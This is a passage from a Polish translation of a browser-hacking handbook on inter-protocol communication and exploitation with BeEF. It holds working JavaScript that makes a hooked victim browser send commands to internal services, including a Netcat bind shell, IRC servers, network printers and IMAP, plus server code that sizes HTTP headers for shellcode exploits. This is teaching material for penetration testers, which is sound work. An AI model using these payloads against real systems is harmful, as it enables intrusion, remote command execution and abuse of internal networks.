formIpec.setAttribute('method', 'POST');

formIpec.setAttribute('enctype', 'multipart/form-data');

// creates the textarea element

// where the POST body will be added

input = document.createElement('textarea');

input.setAttribute('name', Math.random().toString(36).substring(5));

input.value = commands;

formIpec.appendChild(input);

iframeIpec.contentWindow.document.body.appendChild(formIpec);

formIpec.submit();

return iframeIpec;

}
```

Ta metoda jest wywoływana w następujący sposób:

```
beef.dom.createIframeIpecForm(host, port, path, commands);
```

Zauważ, że w większości przypadków parametr ścieżki nie jest potrzebny. Parametr commands zawiera dane, które chcesz wysłać w treści żądania POST. Drugim sposobem inicjowania IPC z przeglądarki jest użycie obiektu XMLHttpRequest. Poniższy kod przedstawia przykład:

```
var xhr = new XMLHttpRequest();

var uri = "http://" + host + ":" + port + "/";

xhr.open("POST", uri, true);

xhr.setRequestHeader("Content-Type", "text/plain");

xhr.setRequestHeader('Accept','*/*');

xhr.setRequestHeader("Accept-Language", "en");

xhr.send(command + "\r\n");
```

Zmienna polecenia zawiera dane, które chcesz wysłać do protokołu, po których następuje znak powrotu karetki i znak nowego wiersza, \r\n. Wiele protokołów akceptuje te znaki, aby rozgraniczyć koniec bieżącego polecenia. Był to przykład przeglądarki komunikującej się z fikcyjnym protokołem za pomocą IPC. Implementacja protokołu obsługiwała kilka atrybutów, które pozwalały na tę klasę ataku. W poniższych sekcjach szczegółowo omówiono te wymagania wstępne.

Tolerancja błędów protokołu

Pierwszym wyzwaniem IPC jest zapewnienie, że implementacja protokołu wybacza błędy. To często rozróżnia protokoły, z którymi można komunikować się z przeglądarki za pośrednictwem IPC.

Jak omówiono w poprzednim przykładzie, większość treści żądania HTTP, takich jak nagłówki, powinna zostać odrzucona przez protokół docelowy. SMTP jest dobrym przykładem do celów edukacyjnych. Jednak będzie miał ograniczone zastosowanie podczas oceny penetracji, ponieważ działa na zabronionym porcie. W systemie UNIX masz co najmniej cztery różne implementacje SMTP, w tym Postfix, Sendmail, Qmail i Exim. W swojej domyślnej konfiguracji Exim w wersji 4.50 dopuszcza tylko cztery błędy przed odłączeniem klienta. Tak rygorystyczne wymaganie uniemożliwia celowanie w wersje Exima większe niż 4.50 za pomocą IPC, ponieważ każde żądanie HTTP z podpiętej przeglądarki będzie miało więcej niż cztery nagłówki. Postfix w wersji 2.7.0 jest jeszcze mniej odporny na błędy niż Exim. Gdy tylko wykryje polecenie inne niż SMTP, natychmiast zrywa połączenie z klientem:

Aug 10 06:38:17 bt postfix/smtpd[3179]:

connect from browservictim.com[172.16.37.1]

Aug 10 06:38:17 bt postfix/smtpd[3179]:

warning: non-SMTP command from browservictim.com

[172.16.37.1]: POST / HTTP/1.1

Aug 10 06:38:17 bt postfix/smtpd[3179]:

disconnect from browservictim.com[172.16.37.1]

Chociaż te usługi SMTP nie są odporne na błędy, wiadomo, że wiele usług IMAP spełnia to wymaganie. Implementacja Eudora IMAP zostanie omówiona w kolejnych sekcjach i przedstawia przykład protokołu odpornego na błędy. Po sprawdzeniu, czy implementacja protokołu dobrze obsługuje obce dane, należy przetestować drugie obowiązkowe wymaganie. Jest to zdolność protokołu do enkapsulacji danych i omówisz tę koncepcję w następnej sekcji.

Radzenie sobie z enkapsulacją danych

Drugim wymaganiem wymaganym do wykonania IPC jest to, że docelowy protokół może być hermetyzowany w protokole HTTP. Chociaż nie będziesz w stanie usunąć standardowych nagłówków HTTP, możesz kontrolować część zawartości żądania. Za pomocą tej kontrolki można tworzyć dane, które będą interpretowane przez usługę odbierającą jako poprawną zawartość protokołu. Prostsze protokoły IPC to protokoły oparte na ASCII, takie jak IRC i LPD. Inne protokoły, takie jak RDP, używają binarnych zamiast ASCII i generalnie zamykają połączenie z klientem, gdy tylko otrzymają dane, których nie rozumie. W takich okolicznościach często nie warto testować enkapsulacji danych, ponieważ pierwsze wymaganie IPC (tolerancja błędów) zazwyczaj nie powiedzie się. Niestety, nie możesz jawnie otworzyć surowego gniazda TCP za pomocą JavaScript, więc musisz znaleźć obejście. To obejście polega na użyciu protokołu IPC do nawiązania komunikacji z protokołem docelowym. Co więcej, gdy masz do czynienia z Inter-protocol Exploitation, często masz do czynienia z kodem Shellcode, który z kolei jest zwykle danymi binarnymi. Niestety, dane binarne nie są najłatwiejsze w obsłudze za pomocą JavaScript. Firefox dodał obsługę wysyłania danych binarnych za pomocą obiektów XMLHttpRequest z nową metodą sendAsBinary(). Zostało to również przeanalizowane w Części 9 w ramach sekcji Zdalna realizacja poleceń GlassFish Cross-origin.

```
if (!XMLHttpRequest.prototype.sendAsBinary) {

XMLHttpRequest.prototype.sendAsBinary = function (sData) {

var nBytes = sData.length, ui8Data = new Uint8Array(nBytes);
```

```
for (var nIdx = 0; nIdx < nBytes; nIdx++) {

ui8Data[nIdx] = sData.charCodeAt(nIdx) & 0xff;

}

/* send as ArrayBufferView...: */

this.send(ui8Data);

};

}
```

W momencie pisania tego tekstu inne przeglądarki nie udostępniały tej samej funkcjonalności. Jeśli jednak dostępna jest obsługa tablic wpisanych, można zastąpić prototyp obiektu sendAsBinary(), aby zaimplementować funkcjonalność w innych przeglądarkach, takich jak Chrome i Safari oparte na WebKit. Zostało to pokazane w poprzednim kodzie.

Przykłady komunikacji między protokołami

Poniższe sekcje analizują różne protokoły, które mogą być nadużywane przez IPC, a potencjalnie nawet prowadzić do IPE. Omówisz IPE w dalszej części tego rozdziału, ale najpierw zagłębimy się w przykłady IPC.

Przykład komunikacji między protokołami Bind Shell

Dobrym sposobem na poznanie koncepcji IPC jest skonfigurowanie prostej usługi nasłuchiwania powiązanej z powłoką, znanej również jako powłoka wiązania. Jeśli masz powłokę wiązania nasłuchującą na porcie nieograniczonym przez blokowanie portów, np. 7777, możesz komunikować się z nią między źródłami z poziomu przeglądarki. Oznacza to, że możesz wykonywać IPC w sposób dwukierunkowy, co oznacza wysyłanie poleceń, a także odczytywanie odpowiedzi. Aby skonfigurować powłokę wiązania Netcat w systemie POSIX, możesz wykonać następujące:

```
nc -lvp 7777 -e /bin/sh
```

To polecenie konfiguruje usługę nasłuchiwania na porcie 7777, która wysyła odebrane dane do polecenia /bin/sh. Stąd możesz wysłać żądanie HTTP POST do portu i jeśli treść żądania zawiera polecenia powłoki, zostaną one wykonane. W przypadku nieznanych poleceń proces sh po prostu odpowiada poleceniem nie znalezionym:

```
#foobar

foobar: nie znaleziono polecenia

#
```

To zachowanie jest idealne dla IPC, ponieważ nagłówki HTTP są odrzucane, ale wykonywane są wszystkie inne poprawne polecenia sh. Rysunek przedstawia dane wyjściowe powłoki wiązania Netcat podczas odbierania żądania POST między źródłami, które jest kombinacją nieznalezionego polecenia i błędów składniowych. W tym przypadku komunikacja jest tylko jednokierunkowa lub jednokierunkowa.

Następnym krokiem jest znalezienie sposobu na pobranie danych wyjściowych polecenia, aby uzyskać pełną dwukierunkową komunikację między przeglądarką a powłoką wiązania. Z pewną dozą kreatywności możesz skonstruować odpowiedź HTTP poprzez to, co jest wprowadzane do powłoki za pomocą polecenia echo. Na przykład, aby skonstruować nagłówek pierwszej odpowiedzi, wydajesz:

echo -e HTTP/1.1 200 OK\\\\r;

Następnie kontynuuj dodawanie innych potrzebnych nagłówków, takich jak Content-Type, Content-Length i wyniki poleceń. Pełny kod umożliwiający dwukierunkową interakcję z przeglądarki Firefox z wcześniejszą powłoką wiązania można znaleźć na stronie browserhacker.com. Dla zwięzłości uwzględniono tylko niektóre fragmenty:

[...]

// create ipc_posix_window IFrame

var ipc_posix_window = document.createElement("iframe");

[...]

// communicate through the Hash tag to the parent IFrame

// the results of the command execution

body2 = "__END_OF_POSIX_IPC__ <s"+"cript>window.location='" +

parent + "#ipc_result='+encodeURI(" +

"document.getElementById(\\\"ipc_content\\\").innerHTML);</"

+"script></body></html>";

[...]

// returns the ipc_content div, executes the command,

// and returns the command results up to head -c SIZE

"echo \"" + body1 + "\";(" + cmd + ")|head -c "+size+" ; ");

poster.appendChild(response);

```
[...]

// wait <timeout> seconds for the IFrame url fragment

// to match #ipc_result=

function wait() {

try {

if (/#ipc_result=/.test(document.getElementById("ipc_posix_window").\

contentWindow.location)) {

var ipc_result = document.getElementById("ipc_posix_window").\

contentWindow.location.href;

output = ipc_result.substring(ipc_result.indexOf('#ipc_result=')+

12,ipc_result.lastIndexOf('__END_OF_POSIX_IPC__'));

[...]
```

Ten kod tworzy ukrytą ramkę IFrame ipc_posix_window, która dołącza formularz HTML używany do wysyłania żądania POST. Ramka IFrame jest również używana do odczytywania zakodowanych wyników poleceń. Zostaną one dołączone do ipc_result w identyfikatorze fragmentu adresu URL (#), w podobny sposób jak poniżej:

```
http://browserhacker.com/#ipc_result=%0Atcp%20%20%20%20

%20%20%20%200%20%20%20%20%20%200%20127.0.0.1:7337%20%20

%20%20%20%20%20%20%20%200.0.0.0:*%20%20%20%20%20%20%20

%20%20%20%20%20%20%20%20LISTEN%20%20%20%20%20%201545

[...snip...]

__END_OF_POSIX_IPC__
```

Formularz HTML jest dołączony do ramki IFrame, zawierającej dwa pola wejściowe: odpowiedź i endTalkBack. Atrybut akcji formularza wskazuje na cel http://172.16.37.153:7777/index.html?&/bin/sh;. Podobnie jak w poprzednich przykładach, używany jest typ Content-Type multipart/form-data (można również użyć text/plain). Pierwsze pole wejściowe odpowiedzi elementu formularza zawiera wiele poleceń echa, które są używane do konstruowania odpowiedzi HTTP, wraz z ostatnim poleceniem do wykonania. W tym przykładzie zwracanych jest pierwszych 4096 bajtów wyników polecenia. Możesz zmienić zmienną result_size w poprzednim kodzie, aby w razie potrzeby pomieścić więcej miejsca. Drugie pole wejściowe endTalkBack zawiera ogranicznik __END_OF_POSIX_IPC__, element div ipc_content przechowujący wyniki polecenia oraz mały skrypt zmieniający położenie ramki IFrame na pozycję nadrzędną. Lokalizacja nadrzędna to bieżąca lokalizacja strony, na której wykonywany jest kod JavaScript:

```
body2 = "__END_OF_POSIX_IPC__</div><s"+"cript>window.location='" +

parent + "#ipc_result='+encodeURI(" +

"document.getElementById(\\\"ipc_content\\\").innerHTML);</"
```

+"script></body></html>";

Rysunek przedstawia surową treść żądania POST, w której można zobaczyć zarówno pola wejściowe, jak i ich wartości.

Po zwróceniu odpowiedzi HTTP zawiera ona wyniki polecenia i mały fragment kodu JavaScript, który zmienia lokalizację. Po wykonaniu polecenia możesz sprawdzić, czy lokalizacja ramki IFrame zawiera #ipc_result w adresie URL. Jest to wykonywane za pomocą funkcji wait(), która kontynuuje sprawdzanie ramki IFrame pod kątem prawidłowej odpowiedzi. Typowa odpowiedź HTTP wygląda jak klasyczna strona HTML, jak pokazano na rysunku 10.14. Zauważ, że wyniki polecenia znajdują się w div ipc_content, aż do __END_OF_POSIX_IPC__, a kod JavaScript, który zmienia lokalizację ramki IFrame na browserhacker.com, znajduje się zaraz za nim.

Wyniki uruchomienia tego JavaScript są pokazane na rysunku 10-15, gdzie można wyraźnie rozpoznać wynik polecenia netstat.

Będzie to działać w aktualnych wersjach Firefoksa bez błędów w konsoli JavaScript. Niestety ta technika nie będzie działać w przeglądarkach WebKit, takich jak Chrome czy Safari. Zamiast tego otrzymasz błędy naruszenia SOP, ponieważ nie możesz komunikować się między ramkami o różnym pochodzeniu. To kolejny przykład niespójności SOP w różnych przeglądarkach. W przypadku przeglądarek innych niż Firefox możesz zastosować zmodyfikowane podejście, korzystając z jednej z następujących dwóch opcji:

■ Wyślij żądanie POST cross-origin za pomocą XHR, wstawiając dodatkowe nagłówki za pomocą polecenia echo, w tym nagłówki Access-Control-Allow-Origin: *. Odpowiedź można następnie odczytać bezpośrednio za pomocą żądania XHR. BeEF Bind, o którym mowa w dalszej części tego rozdziału, wykorzystuje dokładnie to podejście.

■ Zastosuj to samo podejście stosowane przez XssRays, jak opisano w Części 9.

Cała ta sekcja została oparta na przykładzie prostego detektora Netcat powiązanego z poleceniem /bin/sh. Jednak nieczęsto spotkasz się z takimi sytuacjami. Teraz, gdy rozumiesz IPC w kontekście teoretycznym, przyjrzyjmy się kilku bardziej praktycznym zastosowaniom.


Przykład komunikacji między protokołami w czacie Internet Relay

IRC to protokół odporny na błędy, który nie resetuje połączenia, jeśli wysyłasz dane, które nie są zgodne z gramatyką protokołu. Jest to idealne rozwiązanie dla Ciebie, ponieważ nagłówki HTTP nie będą zgodne ze specyfikacją protokołu. Po prostu spowodują błędy i pozwolą wysyłać polecenia ze znanego stanu. Ponowne użycie metody createIframeIpecForm z interfejsu API JavaScript BeEF, umożliwia dołączanie do kanałów i publikowanie wiadomości na serwerze IRC za pomocą następującego fragmentu kodu:

```
var rhost = 'irc_server';

var rport = '6667';

var nick = 'user1234';

var channel = '#channel_1';

var message = 'BeEFed';

var irc_commands = "NICK " + nick + "\n";

irc_commands += "USER " + nick + " 8 * : " + nick + " user\n";

irc_commands += "JOIN " + channel + "\n";

irc_commands += "PRIVMSG " + channel + " :" + message + "\nQUIT\n";

// send commands

var irc_iframe =

beef.dom.createIframeIpecForm(rhost, rport,

"/index.html", irc_commands);

// clean up

cleanup = function() {
```

```
document.body.removeChild(irc_iframe);

}

setTimeout("cleanup()", 15000);
```

W 2010 r. wielu dostawców serwerów IRC, takich jak EFnet, OFTC i FreeNode, było narażonych na ciągły atak. Atakujący osadzili kod JavaScript (podobny do poprzedniego fragmentu kodu), a wielu użytkowników nieumyślnie uruchomiło kod podczas przeglądania tych stron. Spowodowało to spamowanie wielu kanałów IRC. Przykład komunikacji między protokołami usługi drukarki. Większość wielofunkcyjnych drukarek sieciowych, takich jak urządzenia HP i Canon, obsługuje wiele usług. Często obejmuje to implementację pełnego stosu TCP/IP. Urządzenia te prawdopodobnie znajdują się w sieci wewnętrznej i można je łatwo odciskać palcami przy użyciu opisanych wcześniej technik. Deral Heiland przedstawił badania na DEFCON 19, które skupiały się na atakowaniu drukarek sieciowych. Używanie przeglądarki z hakiem jako przyczółka okazało się skutecznym sposobem wysyłania zadań drukowania do wewnętrznych drukarek. Aaron Weaver opublikował w 2007 roku artykuł zatytułowany „Cross-site Printing", w którym zademonstrował, jak wysyłać zadania drukowania do drukarek sieciowych z przeglądarki. W badaniach firmy Weaver większość przebadanych drukarek sieciowych ujawniła usługę Virata-EmWeb na porcie TCP 9100, która nasłuchuje nieprzetworzonych zadań drukowania w celu przetworzenia. Rysunek przedstawia wynik skanowania nmap na podatną drukarkę HP.



Ten interfejs był bardzo prosty i wymagał jedynie otwarcia połączenia TCP z portem drukarki i napisania tekstu. Wykonanie tego z Netcat jest tak proste, jak:

```
$ nc 10.90.1.131 9100

Hi from BeEF!

^C
```


Protokół ten okazał się również idealnym kandydatem na IPC, ponieważ nic nie stoi na przeszkodzie, aby użyć żądania HTTP POST do wysłania podobnych danych na ten port. Ponadto każda przeglądarka umożliwia połączenia z portem 9100, co nie jest zabronione. Poniższy kod może zostać użyty do wysłania „Cześć z BeEF!" do drukarki:

```
var body = "Hi from BeEF!\n";

var ip = "10.90.1.131";

var port = 9100;

var xhr = new XMLHttpRequest();

xhr.open("POST", "http://" + ip + ":" + port + "/",false);

xhr.setRequestHeader("Content-Type", "text/plain");

xhr.setRequestHeader('Accept','*/*');
```

xhr.setRequestHeader("Accept-Language", "en");

xhr.send(body);

Nie jest wymagane uwierzytelnianie i można używać IPC. Zauważ, że w tym przypadku drukowane jest całe żądanie HTTP, jak pokazano na rysunku.



Wzmacniając ten atak, można również wysyłać do drukarki polecenia PostScript, które będą interpretowane przez procesor PostScript. Zaletą korzystania z PostScriptu jest prawidłowe sformatowanie strony, co być może umożliwi utworzenie bardziej wiarygodnego wydruku. Poniższy kod demonstruje użycie PostScript i może być używany z poprzednim kodem JavaScript, zmieniając zmienną body:

var body = String.fromCharCode(27) +

"%-12345X@PJL ENTER LANGUAGE = POSTSCRIPT\r\n"

+ "%!PS\r\n"

+ "/Courier findfont\r\n"

+ "20 scalefont\r\n"

+ "setfont\r\n"


+ "72 500 moveto\r\n"

+ "(Demonstrating IPC) show\r\n"

+ "showpage\r\n"

+ String.fromCharCode(27) + "%-12345X";

Rezultatem, jak widać na rysunku, jest wydrukowana strona z treścią „Demonstrating IPEC” czcionką Courier, umieszczoną na współrzędnych 72 i 500 od lewego dolnego rogu. Pamiętaj, że domyślne współrzędne plików PostScript są wyrażone w jednostkach 1/72 cala.



Przykład komunikacji między protokołami IMAP

Protokół IMAP, zwłaszcza wersje 3 i 4, są dobrymi przykładami protokołu, który umożliwia IPC. Chociaż sam protokół jest dobrym kandydatem, jego zastosowanie w świecie rzeczywistym jest ograniczone przez fakt, że nowoczesne przeglądarki ograniczają bezpośredni dostęp do portu TCP 143 w ramach implementacji blokowania portów. Może to nie mieć miejsca w niektórych sytuacjach, takich jak IMAP w wersji 3 działającej na porcie TCP 220. Ponadto niektórzy administratorzy sieci przenoszą usługi na niestandardowe porty, aby ukryć ich przeznaczenie. Może to zapewnić dostęp przez niezabroniony port. W obu przypadkach protokół IMAP stanowi doskonały przykład ilustrujący ataki z przeglądarki. Ze względu na jego wysoką wartość edukacyjną, w tym rozdziale zobaczysz, że jest on używany w różnych przypadkach. W celu demonstracji najłatwiejszym sposobem na obejście blokowania portów w Firefoksie jest dodanie następującej linii do pliku rozszerzenia pref.js:


pref("network.security.ports.banned.override", "143");

Nie zapomnij go usunąć, gdy skończysz. Jak wkrótce się dowiesz, istnieje dobry powód, dla którego ten port jest zbanowany. Implementacje IMAP pozwalają na IPC z przeglądarki, ponieważ te usługi zwykle

spełniają oba warunki IPC. Poniższy przykładowy kod próbuje uwierzytelnić się na serwerze IMAP, a następnie się wylogować:

```
var server = '172.16.37.151';

var port = '143';

var commands = 'a01 login root password\na002 logout';

var target = "http://" + server + ":" + port + "/abc.html";

var iframe = beef.dom.createInvisibleIframe();

var form = document.createElement('form');

form.setAttribute('name', 'data');

form.setAttribute('action', target);

form.setAttribute('method', 'post');

form.setAttribute('enctype', 'text/plain');

var input = document.createElement('input');

input.setAttribute('id', 'data1')

input.setAttribute('name', 'data1')

input.setAttribute('type', 'hidden');

input.setAttribute('value', commands);

form.appendChild(input);

iframe.contentWindow.document.body.appendChild(form);

form.submit();
```

Serwer IMAP użyty w tym przykładzie to Eudora, który zostanie później wykorzystany do zademonstrowania wykorzystania międzyprotokołowego. Jak widać na rysunku, gdy serwer IMAP odbiera żądanie POST, nagłówki HTTP są analizowane jako złe polecenia („nierozpoznane lub nieprawidłowe w obecnym stanie”). Polecenia IMAP zawarte w treści POST są jednak poprawnie analizowane. W tym przykładzie próba uwierzytelnienia kończy się niepowodzeniem, ponieważ nie znamy poprawnych poświadczeń.



Na rysunku widać, że serwer IMAP odpowiada „nieprawidłowym hasłem". Po pomyślnym zalogowaniu zostaną zwrócone różne wyniki i należy je rozróżnić. Niektóre serwery IMAP obsługują wysyłanie wiadomości e-mail i ta funkcja może zostać wykorzystana do stworzenia kanału bocznego. Różnice czasowe mogą być również wykorzystywane, w zależności od implementacji, jak przedstawiono wcześniej w sekcji Usługi odcisków palców inne niż HTTP. Po zalogowaniu wyświetlenie zawartości skrzynki odbiorczej prawdopodobnie potrwa dłużej niż błąd w nieuwierzytelnionym połączeniu. Wymienione wcześniej protokoły nie stanowią wyczerpującej listy celów obsługujących IPC. Wszelkie inne implementacje protokołu spełniające wymagania IPC - tolerancja błędów i enkapsulacja danych - potencjalnie może być również zdolna do interakcji za pośrednictwem IPC. Warto pamiętać o tych zależnościach, gdy następnym razem będziesz przeprowadzać testy penetracyjne i natkniesz się na nowy potencjalny cel IPC.

Osiągnięcie wykorzystania między protokołami

W poprzedniej sekcji omówiono komunikację między protokołami, ale badania WadeAlcorn na tym się nie skończyły. Alcorn wykazał w artykule badawczym z 2007 r.35, że techniki IPC można rozszerzyć, aby osiągnąć nie tylko komunikację, ale także eksploatację, czego wynikiem jest Inter-protocol Exploitation (IPE). Niektóre z omawianych tutaj tematów dotyczą wykorzystania aplikacji niższego poziomu. Jeśli możesz komunikować się z protokołem innym niż HTTP za pomocą HTTP, jak pokazano w poprzedniej sekcji, przesyłane dane mogą również zawierać Shellcode. Podobnie jak IPC, IPE opiera się na tolerancji błędów i enkapsulacji danych. Rozwińmy początkowy przykład użyty do omówienia IPC. Załóżmy na przykład, że usługa szuka poleceń takich jak:

WRITE <treść> <ścieżka_pliku>

Załóżmy zatem, że kod obsługujący <ścieżka_pliku> jest podatny na przepełnienie bufora, ponieważ zawartość jest kopiowana za pomocą memcpy bez sprawdzania długości źródła do bufora o wielkości 1024 bajtów. Jeśli próbujesz wykryć luki w aplikacjach, potencjalnie możesz zamazać dane wejściowe, próbując wymusić warunki awarii. Oczywiście ten fikcyjny przykład się zawiesi. Analizujesz dane błędu segmentacji uzyskane po przesłaniu polecenia WRITE ze ścieżką pliku 1500 bajtów. Dzięki temu odkrywasz, że możesz kontrolować wskaźnik instrukcji rozszerzonej lub EIP, i masz 800 bajtów miejsca w pamięci na umieszczenie kodu powłoki. Kto by się domyślił? Wymyślony fikcyjny przykład ma dokładnie takie warunki, jakich potrzebujesz do IPE!

Obliczanie rozmiaru nagłówka HTTP

Wysyłając żądanie POST zawierające kod Shellcode, w wielu przypadkach musisz być bardzo precyzyjny. Musisz określić, gdzie powinien wskazywać adres zwrotny i ile NOP (i innych śmieci) powinno być ostatecznie użytych. Błąd 1 bajta może kosztować awarię usługi nasłuchiwania, na którą się kierujesz. Może to spowodować, że Shellcode nie będzie działać zgodnie z oczekiwaniami i nie uda się naruszyć celu. Jak już wiesz, nagłówki HTTP są odrzucane przez docelowy protokół. Nie oznacza to jednak, że nie są one analizowane, a zatem ładowane do pamięci procesu, do którego wysyłasz dane. W niektórych przypadkach oznacza to, że należy uwzględnić nagłówki. Najłatwiejszym sposobem sprawdzenia, czy nagłówki HTTP są przechowywane w pamięci, jest dołączenie debugera do procesu, który chcesz analizować. Jak omówiono w następnej sekcji z przykładem wykorzystania IMAP, Eudora WorldMail w wersjach 6.1.21 (i wcześniejszych) przechowuje nagłówki HTTP w pamięci przed przeanalizowaniem zawartości treści POST. Ponadto nie można z góry poznać dokładnego rozmiaru nagłówków HTTP, które są używane podczas wysyłania żądania POST między źródłami. Każda przeglądarka jest inna i często zawiera różne nagłówki HTTP. Twój exploit musi być niezawodny, w przeciwnym razie Shellcode nie zostanie uruchomiony, a usługa może się zawiesić. Jak więc rozwiązać ten problem? Jednym z rozwiązań jest określenie z wyprzedzeniem dokładnego rozmiaru nagłówków przesłanych przez podpiętą przeglądarkę. Możesz to zrobić, wysyłając to samo żądanie cross-origin, które wysłałbyś do usługi docelowej do serwera HTTP, który wcześniej kontrolujesz. BeEF robi to, wiążąc gniazdo serwera na unikalnym porcie, aby emulować sytuację między źródłami. Nieprzetworzona zawartość żądania HTTP, która dociera do gniazda, jest używana do obliczania dokładnego rozmiaru nagłówków. Przechwycona przeglądarka może następnie pobrać wyniki obliczeń długości żądania cross-origin jako obiekt JSON. Kod odpowiedzialny za obliczanie rozmiaru nagłówków, a następnie zwracanie wyników z powrotem do podpiętej przeglądarki, wygląda następująco:

```
# Determine the exact size of the cross-origin

# request HTTP headers.

# Needed to calculate junk properly and prevent errors.

# Full URL is <BeEF_server>/api/ipec/junk/<socket_name>

get '/junk/:name' do

socket_name = params[:name]

halt 401 if not BeEF::Filters.alphanums_only?(socket_name)

socket_data = BeEF::Core::NetworkStack::Handlers::AssetHandler. \

instance.get_socket_data(socket_name)

halt 404 if socket_data == nil

if socket_data.include?("\r\n\r\n")

result = Hash.new

headers = socket_data.split("\r\n\r\n").first

BeEF::Core::NetworkStack::Handlers::AssetHandler. \

instance.unbind_socket(socket_name)

print_info "[IPEC] Cross-origin XmlHttpRequest headers \

size - received from bind socket [#{socket_name}]: \
```

```
#{headers.size + 4} bytes."
# CRLF -> 4 bytes
result['size'] = headers.size + 4
headers.split("\r\n").each do |line|
if line.include?("Host")
result['host'] = line.size + 2
end
if line.include?("Content-Type")
result['contenttype'] = line.size + 2
end
if line.include?("Referer")
result['referer'] = line.size + 2
end
end
result.to_json
else
print_error "[IPEC] Looks like there is no CRLF \
in the data received!"
halt 404
end
end
```

